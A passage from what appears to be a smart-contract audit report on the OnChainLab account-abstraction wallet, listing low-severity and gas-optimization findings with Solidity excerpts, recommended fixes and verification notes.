    if (newFee > MAX_MINT_FEE_WEI) revert MintFeeTooHigh(newFee);
    mintFeeWei = newFee;
    emit MintFeeUpdated(newFee);
}
```

```
}
```

Molecule: Fixed in commit [c78277e](#).

Cyfrin: Verified.

7.5.9 RootValidatorUpdated event is misleading: the root validator is never updated

Description: `ValidationManager::_setRootValidator` emits `RootValidatorUpdated`, but the only caller is `OnChainLab::initialize` (line 168), which sets the immutable `DEFAULT_ROOT_VALIDATOR` once. There is no code path that ever changes the root validator after initialization. An off-chain consumer subscribing to `RootValidatorUpdated` for rotation tracking would mis-model the system as supporting rotation.

```
src/core/ValidationManager.sol
89:    /// @notice Sets the root validator for the account
90:    /// @dev This function sets the root validator for the account and emits an event
91:    /// @param _rootValidator The new root ValidationId to set
92:    function _setRootValidator(ValidationId _rootValidator) internal {
93:        ValidationStorage storage vs = _validationStorage();
94:        vs.rootValidator = _rootValidator;
95:        emit IOnChainLab.RootValidatorUpdated(_rootValidator);
96:    }

src/OnChainLab.sol
168:        _setRootValidator(DEFAULT_ROOT_VALIDATOR);
```

Recommended Mitigation: Rename the event to `RootValidatorSet` (one-shot semantics) or, more simply, fold the assignment into `initialize` and drop `_setRootValidator` entirely.

Molecule: Fixed in commit [64dd291](#).

Cyfrin: Verified.

7.5.10 OnChainLab::execute discards ExecLib::execute return data

Description: Two `execute` overloads on `OnChainLab` invoke `ExecLib::execute` but do not capture or surface the return value. ERC-4337 callers that route their `UserOps` through these entry points cannot retrieve the call's return data, even though `ExecLib::execute(address,uint256,bytes)` returns `bytes` memory result and `ExecLib::execute(ExecMode, bytes)` returns `bytes[]` memory returnData. Compare with the ERC-6551 overload (line 253) which returns `bytes` memory result and the ERC-7579 fallback dispatch (line 232-234) which assembly-returns the call's result data.

```
src/OnChainLab.sol
285:    function execute(address to, uint256 value, bytes calldata data) external payable
    ↪ onlyEntryPointOrOwner {
286:        state++;
287:        emit StateUpdated(state);
288:        ExecLib.execute(to, value, data);
289:    }
...
298:    function execute(ExecMode execMode, bytes calldata executionCalldata) external payable
    ↪ onlyEntryPoint {
299:        state++;
300:        emit StateUpdated(state);
301:        ExecLib.execute(execMode, executionCalldata);
302:    }
```

Recommended Mitigation: Either capture and return the data (preferred - matches the other overload), or document explicitly in `NatSpec` that this entrypoint deliberately returns nothing. Returning the data is a pure win for ERC-4337 callers that want to inspect inner-call results.

```
function execute(address to, uint256 value, bytes calldata data)
    external payable onlyEntryPointOrOwner
    returns (bytes memory result)
{
    state++;
    emit StateUpdated(state);
    result = ExecLib.execute(to, value, data);
}
```

Molecule: Fixed in commit [41aac79](#).

Cyfrin: Verified.

7.5.11 OnChainLab::owner returns address(0) when not on the canonical chain, silent fallback

Description: OnChainLab::owner returns address(0) if chainId != CANONICAL_CHAIN_ID (Base mainnet, 8453). This value flows into signer, which is used by _isValidSigner, onlyEntryPointOrOwner, ERC-1271 verification, and EIP-7739 signature validation. A non-canonical-chain caller observes signer() == address(0), which is the sentinel "no signer." Any check recovered == owner() that succeeds with recovered == address(0) would falsely authorize. While in practice ECDSA recovery cannot return address(0) for a valid signature (and Solady ECDSA reverts on invalid recovery), the silent fallback removes the only chain-binding check from a critical surface - an upgrade or refactor that introduces a different signer source could land on this address(0) ambient value.

```
src/OnChainLab.sol
618:     function owner() public view virtual returns (address) {
619:         (uint256 chainId, address tokenContract, uint256 tokenId) = token();
620:         if (chainId != CANONICAL_CHAIN_ID) return address(0);
621:
622:         return IERC721(tokenContract).ownerOf(tokenId);
623:     }
```

Recommended Mitigation: Revert with a typed error on chain mismatch instead of returning address(0):

```
error WrongChain(uint256 actual, uint256 expected);

function owner() public view virtual returns (address) {
    (uint256 chainId, address tokenContract, uint256 tokenId) = token();
    if (chainId != CANONICAL_CHAIN_ID) revert WrongChain(chainId, CANONICAL_CHAIN_ID);
    return IERC721(tokenContract).ownerOf(tokenId);
}
```

This makes cross-chain misuse loud rather than silent and removes the address(0) poison value from downstream signature checks.

Molecule: Fixed in commit [042de94](#).

Cyfrin: Verified.

7.5.12 OnChainLabs lacks a dedicated wrapper for EntryPoint::withdrawTo, forcing owners through generic execute

Description: OnChainLabs is designed as an EIP-4337 Account Abstraction wallet. The wallet includes functions to receive and withdraw funds. Since it is an ERC-4337 wallet, it must deposit funds into the EntryPoint to cover transaction fees during normal operation.

The EntryPoint's deposit functionality is permissionless — anyone can deposit on behalf of any address. In practice, the wallet deposits funds on its own behalf to pay for user operation fees. However, funds stored in the EntryPoint deposit are only withdrawable by the depositing address itself, by calling EntryPoint::withdrawTo. This function is not implemented in the OnChainLabs wallet, making it impossible for the wallet to ever reclaim its deposited funds.

ENTRY_POINT::StakeManager#withdrawTo

```
function withdrawTo(
    address payable withdrawAddress,
    uint256 withdrawAmount
) external virtual {
>>    DepositInfo storage info = deposits[msg.sender];
    uint256 currentDeposit = info.deposit;
    require(withdrawAmount <= currentDeposit, InsufficientDeposit(currentDeposit, withdrawAmount));
    info.deposit = currentDeposit - withdrawAmount;
    emit Withdrawn(msg.sender, withdrawAddress, withdrawAmount);
    (bool success, bytes memory ret) = withdrawAddress.call{value: withdrawAmount}("");
    require(success, DepositWithdrawalFailed(msg.sender, withdrawAddress, withdrawAmount, ret));
}
```

Since `withdrawTo` uses `msg.sender` to identify the depositor, only the wallet contract itself can withdraw its own `EntryPoint` deposit. Without a corresponding function in the `OnChainLabs` wallet that forwards this call to the `EntryPoint`, any funds deposited there are inaccessible.

The only way to access these funds will be by constructing an operation to withdraw them, which is not a common thing in case of shutting down the wallet, where all funds should be able to be revoked directly.

Impact:

- All funds deposited by the wallet into the `EntryPoint` are permanently locked with no withdrawal path. If the wallet owner wishes to shut down the wallet and recover all funds, they can withdraw the balance held directly in the contract via `OnChainLabs::withdraw`, but any amount stored in the `EntryPoint` deposit will be irretrievably lost.

Proof of Concept:

1. A given wallet exists with 10 ETH held in the contract and 1 ETH deposited in the `EntryPoint`.
2. The wallet owner decides to shut down the wallet and withdraw all funds.
3. The owner calls `OnChainLabs::withdraw` to successfully recover the 10 ETH held in the contract.
4. The 1 ETH stored in the `EntryPoint` cannot be withdrawn, as the wallet has no function to call `EntryPoint::withdrawTo` on its own behalf, leaving the funds locked.

Recommended Mitigation: The `OnChainLabs` wallet should implement a function that allows the owner to withdraw funds stored in the `EntryPoint` by forwarding a call to `EntryPoint::withdrawTo`. Additionally, a corresponding deposit function should be implemented to allow the wallet to top up its `EntryPoint` balance in a controlled and explicit manner.

```
function withdrawFromEntryPoint(
    address payable withdrawAddress,
    uint256 withdrawAmount
) external onlyEntryPointOrOwner {
    entryPoint().withdrawTo(withdrawAddress, withdrawAmount);
}

function depositToEntryPoint() external payable onlyEntryPointOrOwner {
    entryPoint().depositTo{value: msg.value}(address(this));
}
```

Molecule: Fixed in [8ee18b0](#).

Cyfrin: Verified.

7.5.13 OnChainLab::isValidSignature return 0 instead of 0xffffffff for invalid signatures

Description: `OnChainLab::isValidSignature` is designed to comply with ERC1271 signing. According to EIP1271, the implementation is designed to return `0xffffffff` in invalid signatures. This is how it is implemented by popular

libs like OpenZeppelin.

In the current implementation, we are returning `bytes4(0x)` instead of `0xffffffff`, which is not the common return value for an invalid signature according to EIP1271.

src/OnChainLab.sol#isValidSignature

```
function isValidSignature(bytes32 hash, bytes calldata signature) ... {
    // Try ERC-7739's nested EIP-712 validation first (for security)
    // 7739 provides enhanced crosschain replay protection, which is key for crosschain Labs.
    bytes4 erc7739Result = ERC7739.isValidSignature(hash, signature);

    // If ERC7739 returns invalid (0xffffffff), fall back to simple ECDSA
    // This allows backward compatibility with simple signatures
    if (erc7739Result == bytes4(0xffffffff)) {
        bool isValid = SignatureChecker.isValidSignatureNow(owner(), hash, signature);
        return isValid ? IERC1271.isValidSignature.selector : bytes4(0);
    }

    // Return ERC7739's result (valid, invalid, or detection magic value 0x77390001)
    return erc7739Result;
}
```

Recommended Mitigation: We should represent invalid EIP1271 signing by returning `0xffffffff` instead of `bytes4(0)`

Molecule: Fixed in [6a89176](#).

Cyfrin: Verified.

7.6 Gas Optimization

7.6.1 Discarded return data from low-level `.call{value:}` should use inline-assembly `call`

Description: Two payable transfer paths use `(bool ok,) = recipient.call{value: amount}("")` to forward ETH and discard the return data. The high-level `.call` path always copies any returndata into memory before discarding it, wasting gas on the copy and exposing the caller to a return-bomb DoS where the recipient returns a huge payload to inflate caller memory expansion costs. Replace with assembly `call(gas(), to, value, 0, 0, 0, 0)` so the EVM never copies returndata.

```
src/OnChainLab.sol
311:     (bool success,) = to.call{value: amount}("");
312:     if (!success) revert WithdrawFailed();

src/NFT/LabNFT.sol
162:     (bool success,) = payable(msg.sender).call{value: balance}("");
163:     if (!success) revert WithdrawFailed();
```

Recommended Mitigation: Use inline assembly to avoid the returndata copy:

```
bool success;
assembly {
    success := call(gas(), to, amount, 0, 0, 0, 0)
}
if (!success) revert WithdrawFailed();
```

`OnChainLab::withdraw` is on the user/`EntryPoint` hot path; `LabNFT::withdraw` is admin-only (cold) but inherits the same return-bomb surface, so we report them together.

Molecule: Fixed in commit [93d2e5e](#).

Cyfrin: Verified.

7.6.2 Redundant default initialization to 0

Description: Solidity initializes integer locals to zero. `Explicit = 0` adds a `PUSH0` (or `PUSH1 0x00`) and a store/assign that the optimizer may eliminate but does not guarantee to remove on every code path; the source remains noise. Multiple loop iterators and counters in scope contain the `explicit = 0` initializer.

```
src/ERC7484Registry/ERC7484Registry.sol
153:     uint256 validCount = 0;
154:     for (uint256 i = 0; i < attesters.length; i++) {
169:     uint256 validCount = 0;
171:     for (uint256 i = 0; i < attesters.length; i++) {
195:     uint256 validCount = 0;
197:     for (uint256 i = 0; i < attesters.length; i++) {
228:     for (uint256 i = 1; i < attesters.length; i++) { // i=1 is intentional, not flagged

src/identity/OdfCoAttestVerifier.sol
82:     for (uint256 i = 0; i < 2; i++) {

src/factory/OnChainLabFactory.sol
161:     for (uint256 i = 0; i < len; i++) {
172:     for (uint256 i = 0; i < len; i++) {

src/identity/MoleculeOclDidRegistry.sol
201:     for (uint256 i = 0; i < len; i++) {
```

Recommended Mitigation: Drop the `explicit = 0`:

```
uint256 validCount;
for (uint256 i; i < attesters.length; ++i) { ... }
```

(Line 228 of ERC7484Registry is `i = 1` and should remain - it intentionally starts at index 1 to compare with index 0.)

Molecule: Fixed in [a6438f1](#).

Cyfrin: Verified.

7.6.3 Unused locals and parameters in `ValidationManager::_validateUserOp`

Description: `ValidationManager::_validateUserOp` declares two unused locals (`vs`, `userOpSig`) and accepts an unused parameter (`vMode`). It also creates a memory copy of `op` that is never modified; since `IValidator::validateUserOp` accepts `calldata`, passing the memory copy forces an extra ABI re-encoding hop versus forwarding the `calldata` reference directly. The function is on the hot validation path (called for every `UserOperation`), so the wasted work is per-tx.

```
src/core/ValidationManager.sol
144:     function _validateUserOp(
145:         ValidationMode vMode,
146:         ValidationId vId,
147:         PackedUserOperation calldata op,
148:         bytes32 userOpHash
149:     ) internal returns (ValidationData validationData) {
150:         // Get the ValidationStorage object from the account's storage
151:         ValidationStorage storage vs = _validationStorage();
152:         // Save the userOp to the memory so we can modify it
153:         PackedUserOperation memory userOp = op;
154:         // Extract the signature from the userOp
155:         bytes calldata userOpSig = op.signature;
156:         unchecked {
157:             ...
165:             validationData =
166:             ValidationData.wrap(ValidatorLib.getValidator(vId).validateUserOp(userOp, userOpHash));
167:         }
```

`vMode` is also passed unconditionally from `OnChainLab::validateUserOp` (line 351) where it is hard-coded to `0x01`.

Recommended Mitigation: Drop `vMode`, `vs`, `userOpSig`, and the memory copy. Forward the `calldata op` directly:

```
function _validateUserOp(
    ValidationId vId,
    PackedUserOperation calldata op,
    bytes32 userOpHash
) internal returns (ValidationData validationData) {
    unchecked {
        ValidationType vType = ValidatorLib.getType(vId);
        if (vType != VALIDATION_TYPE_ROOT) revert InvalidValidationType();
        validationData = ValidationData.wrap(
            ValidatorLib.getValidator(vId).validateUserOp(op, userOpHash)
        );
    }
}
```

Update the single caller `OnChainLab::validateUserOp` to drop the `vMode` argument.

Molecule: Fixed in commit [f282373](#).

Cyfrin: Verified.

7.6.4 `MoleculeOclDidRegistry::_upsertDid` re-reads `next.version` after writing it

Description: `MoleculeOclDidRegistry::_upsertDid` writes `next.version = previousVersion + 1` (or `next.version += 1`) and then re-reads the same storage slot inside the emit `DidLinked(..., next.version,`

...) argument list. The post-write SLOAD costs an avoidable warm SLOAD (~100 gas) on every `linkDid` call. The function is the per-link hot path.

A similar pattern exists for `previous.version` at line 288 - read once for the event after writing the unrelated `previous.active` field. Caching both into locals removes the redundant SLOADs.

```
src/identity/MoleculeOclDidRegistry.sol
286:         DidLinkRecord storage previous = didRecord[oclId][provider][subject][previousDidHash];
287:         previous.active = false;
288:         emit DidDeactivated(oclId, provider, subject, previousDidHash, previous.version,
↳ requestId);
...
296:         next.version = previousVersion + 1;
...
299:         next.version += 1;
...
309:         emit DidLinked(oclId, provider, subject, did, newDidHash, next.version, tier, requestHash,
↳ proof, attestations);
```

Recommended Mitigation: Cache both versions to locals and use them in the emits:

```
uint64 prevVersion = previous.version;           // before mutation
previous.active = false;
emit DidDeactivated(oclId, provider, subject, previousDidHash, prevVersion, requestId);
...
uint64 nextVersion;
if (next.version == 0) {
    uint64 previousVersion =
        previousDidHash == bytes32(0) ? 0 :
        ↳ didRecord[oclId][provider][subject][previousDidHash].version;
    nextVersion = previousVersion + 1;
} else {
    nextVersion = next.version + 1;
}
next.version = nextVersion;
...
emit DidLinked(oclId, provider, subject, did, newDidHash, nextVersion, tier, requestHash, proof,
↳ attestations);
```

Molecule: Fixed in commit [50f3770](#).

Cyfrin: Verified.

7.6.5 MoleculeOclDidRegistry::_linkDid discards _upsertDid's return value

Description: `MoleculeOclDidRegistry::_upsertDid` is declared returns `(bool mutated)` but the only caller (`_linkDid`) ignores the return value. The unused return forces the callee to allocate, set, and return a stack slot it never produces useful information for. Either consume the value (e.g., emit a different event for the no-op branch, surface to relayers) or drop the return entirely.

```
src/identity/MoleculeOclDidRegistry.sol
244:         _upsertDid(
245:             req.oclId,
...
255:         );
...
275:     ) internal returns (bool mutated) {
```

Recommended Mitigation: If callers truly never need it, change the signature to no return:

```
function _upsertDid(...) internal {
    ...
```

```
    if (previousDidHash == newDidHash) return;  
    ...  
}
```

Hot path: invoked per linkDid and per element of linkDidBatch.

Molecule: Fixed in [468d036](#).

Cyfrin: Verified.